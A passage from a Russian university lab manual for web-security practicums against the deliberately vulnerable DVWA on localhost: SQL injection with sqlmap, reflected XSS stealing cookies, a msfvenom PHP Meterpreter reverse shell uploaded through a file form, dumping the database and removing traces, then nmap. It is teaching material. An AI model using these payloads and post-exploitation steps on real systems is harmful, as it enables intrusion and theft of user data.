9. Какие возможные последствия атаки Man-in-the-Middle?

3. ПОИСК И ЭКСПЛУАТАЦИЯ SQL-ИНЪЕКЦИЙ

Форма занятия: практикум

Цель и задачи практикума – ознакомиться с атакой, связанной с нарушением логики запросов к базе данных, получить навыки работы с инструментальным средством для поиска и эксплуатации инъекций.

Практические задачи:

– освоение природы происхождения и принципов эксплуатации уязвимости в браузере;

– получение навыков использования утилиты sqlmap для эксплуатации SQL-инъекций.

Исследовательские задачи:

– провести сравнительный анализ методов инъекций при различной сложности эксплуатации уязвимостей в DVWA;

– обосновать, почему проекты, написанные на PHP, чаще [4] склонны к проведению SQL-инъекций.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании, а также в источниках [10-12];

– изучить руководство к утилите sqlmap [13].

Теоретический материал

SQL-инъекция – это такой вид уязвимости Web-приложений, при которой атакующий может изменить логику запроса к базе данных. В результате таких действий из базы может быть получена конфиденциальная информация (логины, пароли, номера кредитных карт). Но это лишь часть возможностей, которые обеспечиваются проведением атак данного типа [10, 11].

Данная уязвимость появилась с развитием информационных технологий, когда появились динамические сайты, которые

использовали БД для хранения информации. Первая статья с описанием проведения SQL-атаки была опубликована 25 декабря 1998 года «NT Web Technology Vulnerabilities» [14]. С тех пор были открыты новые возможности использования таких уязвимостей, были разработаны утилиты для поиска и эксплуатации. Но, к сожалению, некоторые разработчики и специалисты по безопасности не имеют достаточных знаний об этой уязвимости и методах защиты Web-приложений от уязвимостей этого вида.

Для понимания того, как и почему возникают эти уязвимости, необходимо понимать, как работает скрипт и как строится запрос к базе данных. Лучше всего рассмотреть это на примере (пример приведен на языке PHP с использованием СУБД MySQL). Предположим, имеется скрипт, который отображает товары, стоимость которых ниже указанной:

```
    // подключение
    mysql_connect("localhost","username","password");
    // запрос к базе данных
    $query = "SELECT * FROM products WHERE price <
'$_GET["price"]' ";
    // выполнение запроса
    $result = mysql_query($query);
    // обработка результата
    while($row = mysql_fetch_array($result,
MYSQL_ASSOC)) {
    // вывод результата в браузер
    echo "Описание : {$row['product_description']}
<br>" .
    "Артикул : {$row['product_id']} <br>" .
    "Стоимость : {$row['price']} <br><br>";
    }
```

Проведение SQL-инъекций возможно не только в связке PHP+MySQL. Такие же уязвимости могут быть и в Web-приложениях, написанных на ASP.NET или Java с использованием MSSQL Server или Oracle. Однако, как показывает статистика, именно проекты на PHP более подвержены уязвимостям. Связано это с гибкостью и простотой языка, и, как следствие, с более низким уровнем знаний разработчиков.

Рассмотрев вышеописанный пример, можно заметить использование переменной `$_GET["price"]` в запросе к БД. Вызов скрипта производится по следующему адресу

`http://example.com/products.php?price=200`.

Значение переменной берется из адресной строки и подставляется в запрос. Результирующий запрос будет иметь такой вид:

```
$query = "SELECT * FROM products WHERE price < '200' ";
```

Атакующий может изменить передаваемое в адресной строке значение параметра price. Обратившись к скрипту по адресу

`http://example.com/products.php?price=200'+OR+'1'='1`

пользователю будут отображены все товары, независимо от их стоимости. Результат такого запроса показан на рис. 3.1.



Рис. 3.1. Вывод всех товаров из таблицы

Почему это произошло? Рассмотрим запрос, который выполнила БД и вернула результат.

```
$query = "SELECT * FROM products WHERE price <
            '200' OR '1'='1' ";
```

Символы “+” из адресной строки были преобразованы в пробелы. Результирующий запрос теперь имеет два условия, которые объединены логическим оператором ИЛИ. Первое условие дает указание выводить товары стоимостью менее 200 единиц, а второе условие всегда является истинным. В итоге результирующее условие становится истинным для любого товара, независимо от его стоимости.

Вследствие внедрения необходимых изменений в параметр, была нарушена логика запроса к БД, что и привело к выводу избыточных данных. В данный момент атакующий еще не получил никакой конфиденциальной информации из базы данных, но он получил важное знание – параметр *price* не фильтруется и может быть уязвим.

Становится явным, что именно отсутствие фильтрации входных данных от пользователя является причиной возникновения уязвимости. В запросах к БД могут использоваться не только переменные, которые передаются в адресной строке браузера.

Уязвимыми могут быть такие параметры:

– *GET-переменные.* Это те параметры, которые передаются в адресной строке и могут быть изменены без дополнительного ПО.

– *POST-переменные.* Эти параметры передаются в теле HTTP-пакета. Могут быть изменены с помощью дополнительного ПО (например, прокси-сервер, в котором можно редактировать проходящие пакеты). Также можно использовать ПО, которое напрямую отправляет пакеты по заданному адресу.

– *Значения cookies.* Если Web-приложение использует cookies и эти значения используются в запросах, то через эти переменные тоже может быть проведена SQL-инъекция.

– *Идентификатор сессии (SID)* также может использоваться в запросах к БД.

– *User-Agent* – как ни странно, но имя браузера также может использоваться для проведения атаки (такая информация может собираться скриптом статистики посещений).

Нет никакой разницы между проведением инъекций через переменные, описанные выше. Важно помнить, что любую поступающую от пользователя информацию необходимо фильтровать.

SQL-инъекция – это атака, направленная на Web-приложение, в процессе выполнения которой запрос к базе данных конструируется методом простой конкатенации строк. Если при этом отсутствует проверка и фильтрация входных данных, то злоумышленник может изменить логику выполнения SQL-запроса. После обнаружения уязвимости и получения доступа к базе данных атакующий ищет таблицы с наиболее интересными именами (например, users или admin) и извлекает их содержимое. Такие таблицы могут содержать пароли (хеши) для авторизации на сайте. Также, в зависимости от конфигурации прав доступа к базе данных, злоумышленник может получить содержимое файлов, размещенных на сервере, или же загрузить свой вредоносный скрипт на сервер (шелл).

Существует 5 методов получения содержимого базы данных с помощью SQL-инъекций. Более подробное описание и примеры эксплуатации приведены в источнике [12].

1. *Boolean-based blind SQL injection*. Метод основан на подборе номера символа из кодовой таблицы путём добавления конструкций с помощью операторов AND/OR. Особенностью этого метода является то, что получаемая из БД информация нигде не отображается. Используется алгоритм бинарного поиска, поэтому для получения одного символа необходимо выполнить в среднем 7 запросов к БД. Для получения символов в unicode может понадобиться большее число запросов, т.к. диапазон кодов становится шире. Поэтому из-за маленькой скорости и большой нагрузки на сервер этот метод не подходит для получения больших объемов данных.

2. *Error-based SQL injection*. Данный метод основан на том, что содержимое ячейки таблицы включается в текст ошибки. С помощью одного запроса можно получить содержимое только одной ячейки. Применение этого метода возможно только тогда, когда скрипт выводит ошибки, возвращенные базой данных в результате некорректных запросов. В PHP с использованием СУБД MySQL используется такая конструкция:

```
mysql_query("SELECT …") or die( mysql_error() );
```

В результате создается ошибка, которая выводится в браузер и содержит полученную информацию.

3. *UNION query SQL injection*. Классический и самый простой для понимания вариант внедрения SQL-кода. Принцип заключается в объединении двух SELECT-запросов с помощью оператора UNION. Особенностью является то, что в запросах должно совпадать количество столбцов. Если результат запроса обрабатывается в цикле, то за один запрос можно получить содержимое столбца таблицы.

4. *Stacked queries SQL injection*. Принцип данного метода заключается в использовании нескольких запросов к БД, разделенных точкой с запятой. Самый опасный тип инъекций, т.к. помимо запросов на получение информации, могут быть запросы на обновление/добавление записей. Поэтому использование последовательных запросов в PHP+MySQL запрещено в целях безопасности.

5. *Time-based blind SQL injection*. Этот метод можно считать модификацией первого метода, т.к. используется аналогичный принцип получения информации. В методе «Boolean-based blind» признаком выполнения условия являлся вывод корректного результата, в текущем методе таким признаком является выполнение временно́й задержки при запросе к базе данных . Сравнивая время выполнения запроса с корректным параметром с временем выполнения запроса с параметром, который содержит SQL-код, можно сделать заключение о том, выполнилось ли условие в модифицированном SQL-запросе. Выполнение задержки производится с помощью функции SLEEP(). Наличие этих задержек является дополнительным недостатком этого метода.

Ход работы

1. Авторизоваться в DVWA, перейти в раздел «Setup / Reset DB», установить уровень Low, затем выбрать раздел «SQL Injection». Этот уровень означает, что уязвимости можно легко эксплуатировать.

2. На странице имеется одно поле ввода и кнопка отправки данных. Если просмотреть код скрипта, то можно увидеть, что введенное значение не будет обработано перед добавлением в

запрос. Введите в это поле значение 1 – идентификатор администратора. Убедитесь, что такая запись существует. Теперь необходимо ввести такое значение, чтобы условие конечного запроса к БД всегда имело истинное значение, таким образом будут получены все записи из таблицы, независимо от идентификатора. Результат выполнения показан на рис. 3.2.



Рис. 3.2. Вывод всех пользователей

3. После того, как было установлено, что проверка отстутствует, можно приступить к получению нужных данных. Например, можно посмотреть имя текущей базы данных. Для этого в поле введите следующую строку

```
1' or 1=1 union select null, database() #
```

Последняя запись будет содержать имя БД.

4. Ручной метод хорош для быстрой проверки наличия уязвимости, для получения информации из БД придется писать длинные запросы вручную, при этом нужно помнить имена таблиц и прочую служебную информацию. Для автоматизации этого процесса применим утилиту sqlmap. В качестве параметров передадим утилите следущее:

– адрес страницы с уязвимым параметром;

– имя уязвимого параметра (обычно тестируются все параметры, но так как имя уязвимого параметра уже установлено путем ручного тестирования, то передадим его для ускорения работы утилиты);

– значения cookies, которые позволят утилите представиться авторизованным пользователем на сайте.

Для получения cookies в браузере Firefox можно воспользоваться встроенными инструментами разработчика. Для этого перейдите в меню Tools > Web Developer > Web Console. Обновите страницу и в консоли увидите запрос с обращением к странице. Теперь введите в поле идентификатора пользователя значение 1 и в консоли увидите адрес страницы с переданным параметром. Этот URL нужно передать в sqlmap. Для просмотра пакета кликните на него и увидите, какие cookies были отправлены в пакете. Это два значения – идентификатор сессии и уровень сложности, их также нужно передать в sqlmap. Окно просмотра пакета показано на рис. 3.3.



Рис. 3.3. Окно просмотра пакета

5. Используя руководство к утилите, проделайте следующие шаги:

– узнайте имя базы данных;

– узнайте список таблиц базы данных;

– найдите таблицу с чувствительной информацией, сделайте ее дамп;

– с помощью стандартных средств sqlmap подберите пароли по полученным хешам.

6. Определите, какие типы инъекций использовались при низком уровне сложности эксплуатации. Увеличьте сложность эксплуатации в настройках DVWA. Повторите сканирование для среднего и высокого уровня сложности. Перед сканированием удалите результаты предыдущего сканирования из рабочей папки sqlmap (по умолчанию, она находится по адресу ~/.sqlmap). Определите типы инъекций для каждого уровня сложности эксплуатации.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно браузера с результатом эксплуатации инъекции;

– снимки консоли с результатами каждого запуска sqlmap, в описании каждого снимка поместить параметры запуска утилиты.

Также необходимо добавить таблицу, содержащую соответствие уровней сложности и типов инъекций, которые были обнаружены для каждого уровня.

5. Выводы по результатам выполнения работы. Выводы по

работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с нарушением логики запросов к базе данных.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчёта. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчёта.

Контрольные вопросы

1. Какие вопросы Вам задавала утилита?
2. С помощью каких ключей можно проводить автоматизированное тестирование (т.е. использовать файл со списком страниц в качестве параметра и задать ответы на вопросы)?
3. Как включить отображение значений payload, которые использует утилита в процессе работы?
4. В чем особенности каждой из техник SQL-инъекций?
5. Зачем нужно передавать утилите значения cookies?
6. Как проверить все формы на странице, используя sqlmap?
7. Объясните назначение параметров level и risk утилиты sqlmap.
8. Как проверить POST-переменные, используя sqlmap?

4. РАБОТА С XSS-АТАКАМИ

Форма занятия: практикум

Цель и задачи практикума – знакомство со сценариями осуществления атак и применяемыми инструментами.

Практические задачи:

– освоение природы происхождения и принципов эксплуатации уязвимости в браузере;

– получение навыков использования утилиты xsser для поиска уязвимостей.

Исследовательские задачи:

– определить возможности XSS-атак;

– разработать меры по защите веб-приложения от XSS-атак.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании, а также в источнике [15];

– изучить мануал к утилите xsser [16].

Теоретический материал

XSS (англ. Cross-Site Scripting — «межсайтовый скриптинг») — тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «внедрение кода».

XSS-атаки являются следствием недостаточной обработки пользовательских данных [15]. Отличием от SQL-инъекций является то, что при рассматриваемом типе атак злоумышленник может изменить HTML-код, добавить Javascript- и iframe-вставки. Чаще всего происходит вставка javascript-кода, которая производит вредоносные действия – отправляет содержимое полей ввода или

cookies жертвы на скрипт злоумышленника, добавляет рекламу на странице, перенаправляет жертву на фишинговую страницу и т.п.

Различают два вида XSS-атак – Stored XSS и Reflected XSS. В первом случае введенные вредоносные вставки сохраняются в хранилище, и все посетители зараженной страницы будут выполнять вредоносный код в своем браузере. Во втором случае вредоносная вставка будет отображена на странице только тогда, когда передаваемые ей GET-параметры соответствующим образом были изменены. Другими словами, вредоносный код будет выполнен только при переходе на страницу по ссылке, которая содержит вставки js-кода в GET-параметрах. Возможно внедрение вставок и в POST-параметры, и в cookies, но такие сценарии немного труднее реализовать.

В лабораторной работе похищенные cookies будут отображаться на экране во всплывающем окне Вашего браузера. Это сделано для упрощения работы, так как Вам не нужно создавать скрипт, который бы логгировал похищенные cookies, как это делают злоумышленники. Используя cookies жертвы, злоумышленники получат доступ к его аккаунту (аналогичные действия проводились в работе со снифферами) и могут выполнить любые неправомерные действия от его имени.

Для знакомства с этим видом атак воспользуемся DVWA. Не заабудьте установить низкий уровень сложности эксплуатации в настройках системы.

Ход работы

1. Авторизоваться в DVWA, перейти в раздел «Setup / Reset DB», установить уровень Low, затем выбрать раздел «XSS (Reflected)».

2. Введите какое-либо имя для проверки работоспособности. Надпись ниже формы ввода содержит то имя, которое Вы ввели. Для проверки возможного XSS попробуйте вставить какую-либо HTML-вставку. Пример показан на рис. 4.1.

Рис. 4.1. Использование HTML-тегов

Вы видите, что введенные теги стали частью страницы. Отсюда следует вывод, что данная форма является уязвимой. Убедиться в этом можно после ввода следующей строки в форму:

```
<script>alert(document.cookie)</script>
```

После нажатия на кнопку Вы увидите всплывающее окно с Вашими cookies для текущего сайта. Таким же образом злоумышленники могут передать эти значения на свой сервер, который их сохранит для дальнейшего использования их для попытки представиться Вашим аккаунтом. Отображение cookies во всплывающем окне показано на рис. 4.2.



Рис. 4.2. Значения cookies

3. Для проверки формы можно использовать утилиту xsser. Для этого нужно определить адрес страницы, которую нужно проверить, и cookies, так как доступ в систему разрешен только авторизованным пользователям. Для получения cookies в браузере Firefox можно воспользоваться встроенными инструментами разработчика. Для этого перейдите в меню Tools > Web Developer > Web Console. Обновите страницу и в

консоли увидите запрос с обращением к странице. Теперь введите в поле имени какое-либо значение, и в консоли увидите адрес страницы с переданным параметром. Для просмотра пакета кликните на него и увидите, какие cookies были отправлены в пакете. Это два значения – идентификатор сессии и уровень сложности, их также нужно передать в утилиту. Окно просмотра пакета показано на рис. 4.3.



Рис. 4.3. Окно просмотра пакета

Набор параметров будет следующим (названия ключей нужно найти в руководстве к утилите):

– адрес страницы (`http://127.0.0.1/dvwa/vulnerabilities/xss_r/`);

– GET-параметры, которые будут тестироваться (`?name=`);

– значения cookies.

После серии тестов утилита выдает количество удачных и неудачных инъекций (Failed or Successful). Запуск должен быть успешным, так как страница является уязвимой.

4. После успешного тестирования с помощью утилиты xsser

увеличьте уровень сложности до среднего. Попробуйте снова получить cookies. Затем повторите действия для высокого уровня сложности.

Требования к содержанию отчета

Отчёт формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно браузера с результатом эксплуатации уязвимости – значениями cookies;

– снимки консоли с результатами каждого запуска xsser, в описании каждого снимка поместить параметры запуска утилиты.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с выполнением вредоносного кода в браузере жертвы.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчёта. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчёта.

Контрольные вопросы

1. В чем заключается XSS-атака? Приведите сценарии атак.
2. В чем различие между Reflected XSS и Stored XSS?
3. Как защитить приложение от XSS?
4. Какие возможные последствия XSS-атаки?
5. Какую уязвимость можно эксплуатировать, чтобы реализовать хранение похищенных cookies на каком-либо уязвимом сайте? Подсказка: такая уязвимость присутствует в DVWA.
6. Как запретить обращения к cookies с помощью Javascript?
7. Какие настройки могут быть переданы утилите xsser?
8. Можно ли перенаправить жертву на какую-либо страницу, используя XSS-атаку? Ответ обоснуйте.

5. РАБОТА С ШЕЛЛОМ В METASPLOIT

Форма занятия: практикум

Цель и задачи практикума – получение навыков работы во фреймворке на примере модуля управления шеллом.

Практические задачи:

– получение навыков использования модулей фреймворка Metasploit;

– получение навыков управления атакованным сервером.

Исследовательские задачи:

– определить возможные последствия эксплуатации шеллов;

– разработать меры по защите веб-приложения от загрузки шеллов.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании, а также в источниках [17-18];

– изучить мануал к фреймворку Metasploit [19].

Теоретический материал

Веб-приложения могут получать от пользователя информацию в виде файлов. Чаще всего заранее известно, файлы какого типа ожидаются от пользователя. Примером может служить добавление аватара пользователя на форуме. В данном случае система ожидает от пользователя именно изображение, а не архив или текстовый документ.

Шелл-кодом (shellcode) называется исполняемый двоичный код, обычно передающий управление командному процессору, например command.com в MS-DOS и cmd, '/bin/sh' Unix shell. Шелл-код может использоваться как полезная нагрузка эксплойта, которая обеспечивает хакеру доступ к командной оболочке в системе.

Если эксплуатируется удаленная уязвимость, шелл-код может

открывать заданный заранее TCP порт уязвимой машины, через который будет производиться последующий доступ к командной оболочке. Данный код называют привязывающим к порту. Если же шелл-код осуществляет подключение к порту компьютера атакующего, что делается с целью обхода сетевого экрана, то обычно такой код называют обратной оболочкой.

Шелл-код в основном внедряется в память программы, после чего на него передается управление путем переполнения стека, либо при переполнения буфера, либо в результате использования атаки форматной строки. Управление передается путем перезаписи адреса возврата в стеке адресом внедренного кода, изменения обработчиков прерываний, либо перезаписи адресов вызываемых функций. Результат – выполнение шелл-кода, открывающего командную строку для дальнейшего использования.

Как можно видеть, эта уязвимость [20] также возникает из-за отсутствия или недостаточной проверки входных данных. Худший вариант – отсутствие проверки, плохой вариант – проверка расширения файла еще до загрузки файла на сервер. Лучший вариант – проверка типа файла уже на сервере. Если файл удовлетворяет требованиям, только тогда его следует поместить в директорию с загруженными файлами.

Разработчик сайта может не реализовать проверку типа файла, отсюда появляется возможность загрузить на сайт файл с исполняемым кодом и выполнить его, обратившись к нему в браузере. Гораздо удобнее реализовать возможность выполения любого кода в целевой системе. Для этого на сайт загружается специальный файл, затем происходит его связь с msfconsole, появляется возможность использования команд консоли для получения необходимой информации.

Для знакомства с этим видом атак воспользуемся DVWA с низким уровнем сложности эксплуатации, установленным в настройках системы.

Ход работы

1. Авторизоваться в DVWA, перейти в раздел «Setup / Reset DB», установить уровень Low, затем выбрать раздел «File Upload».

2. Как известно, что файлы, загружаемые через эту форму, не проверяются. Необходимо сгенерировать файл, который будет

загружен на сервер с помощью текущей формы. Для генерации используем следующую команду:

```
msfvenom -p php/meterpreter/reverse_tcp
LHOST=127.0.0.1 LPORT=4444 -e php/base64 -f raw >
~/shell.php
```

Поскольку шелл будет загружен на ту же машину, с которой он и будет управляться с помощью Metasploit, то указываем IP-адрес для localhost. Исходный код шелла будет обфусцирован с помощью кодирования base64 и записан в домашнюю директорию в файл с именем shell.php. Этот файл не содержит тегов `<?php` и `?>`, поэтому их нужно добавить вручную в начало и конец файла соответственно. Фрагмент получившегося файла показан на рис.5.1.

```
<?php
eval(base64_decode
(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0g
));
?>
```

Рис. 5.1. Фрагмент шелл-кода на PHP

3. После этого загрузите этот файл в систему DVWA, используя страницу загрузки. После успешной загрузки появится надпись, которая покажет, по какому адресу находится загруженный файл. Вероятнее всего, это будет файл ../../hackable/uploads/shell.php. Результат загрузки показан на рис.5.2.



Рис. 5.2. Результат загрузки шелла

4. Теперь нужно подключиться к этому файлу, используя msfconsole. Запустим фреймворк, и выполним следующие команды:

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 127.0.0.1
set LPORT 4444
exploit
```

5. После запуска обработчика нужно обратиться к шеллу через браузер. Избавившись от относительного пути, полученного в пункте 3, определим абсолютный путь и перейдем по нему в браузере:

`http://127.0.0.1/dwva/hackable/uploads/shell.php`

6. Вернувшись в консоль, обнаружим успешное подключение. Теперь можно использовать команды операционной системы для поиска и получения нужной информации. Для демонстрации возможностей предлагается сценарий получения дампа базы данных. Для этого нужно выполнить следующие действия:

– найдите конфигурационный файл DVWA, из него извлечь имя БД, имя пользователя БД и пароль;

– используя утилиту mysqldump, авторизуйтесь и сделайте дамп нужной базы данных;

– перенесите файл с дампом в директорию сервера, откуда можно будет его скачать через браузер;

– скачайте дамп через браузер и удалите его из файловой системы атакованного сервера.

Требования к содержанию отчета

Отчёт формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно браузера с результатом эксплуатации уязвимости – загруженным шеллом;

– снимки консоли msfconsole с результатами каждой команды;

– снимок открытого файла с дампом полученной базы данных.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с отсутствием проверки загружаемых файлов.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчёта. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчёта.

Контрольные вопросы

1. Как просмотреть список доступных команд в msfconsole?
2. Как просмотреть список доступных модулей в msfconsole?
3. Как добавить свой модуль во фреймворк?
4. Что такое шелл?
5. Почему нельзя доверять проверке типа файла по расширению?
6. Какие команды позволяет выполнять шелл?
7. Может ли шелл сам себя удалить?
8. Как скрыть результаты деятельности на сервере с помощью шелла?

6. ОСНОВЫ СКАНИРОВАНИЯ IP-СЕТЕЙ

Форма занятия: практикум

Цель и задачи практикума – ознакомиться с предназначением и функционалом утилиты nmap в ОС Kali Linux, ознакомиться с основными открытыми базами данных уязвимостей.

Практические задачи:

– получение навыков использования утилиты nmap;

– получение навыков поиска информации в открытых базах уязвимостей.

Исследовательские задачи:

– предложить методы и средства обнаружения сканирования;

– разработать меры по защите сети от сканирования.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании;

– изучить мануал к утилите nmap [21].

Теоретический материал

Nmap – универсальная утилита, которая используется для сканирования сети. Такая утилита является обязательным инструментом как в наборе системного администратора, так и в наборе пентестера. С помощью этой утилиты можно обнаружить работающие хосты в подсети, просканировать их на предмет открытых портов, определить версии используемого программного обеспечения. Собранная информация может оказаться полезной для пентестера. Например, зная используемые версии ПО, пентестер может проверить, не содержит ли это программное обеспечение известные уязвимости. Такая информация может быть почерпнута из открытых баз уязвимостей [22-25].

Для идентификации уязвимостей используется стандарт именования уязвимостей информационной безопасности CVE –

Common Vulnerabilities and Exposures. Когда становится известно о какой-либо новой уязвимости в конкретном программном обеспечении, этой уязвимости назначается идентификатор и информация о ней заносится в соответствующую базу уязвимостей. Некоторые сканеры, получив информацию об используемой версии ПО, сразу могут выдать тестировщику информацию о том, какие уязвимости находятся в текущей версии и отобразить идентификаторы этих уязвимостей.

База уязвимостей NVD позволяет проводить расширенный поиск известных уязвимостей. На рис.6.1 показан интерфейс страницы поиска.



Рис. 6.1. Страница поиска базы уязвимостей NVD

Расширенный поиск позволяет искать информацию не только по ключевым словам, но и по идентификатору уязвимости (если он известен). Также можно искать по производителю ПО, названию ПО, искать самые свежие уязвимости, искать уязвимости по категориям и по степени критичности.

Ход работы

1. Используя утилиту nmap, необходимо просканировать подсеть и определить работающие хосты.

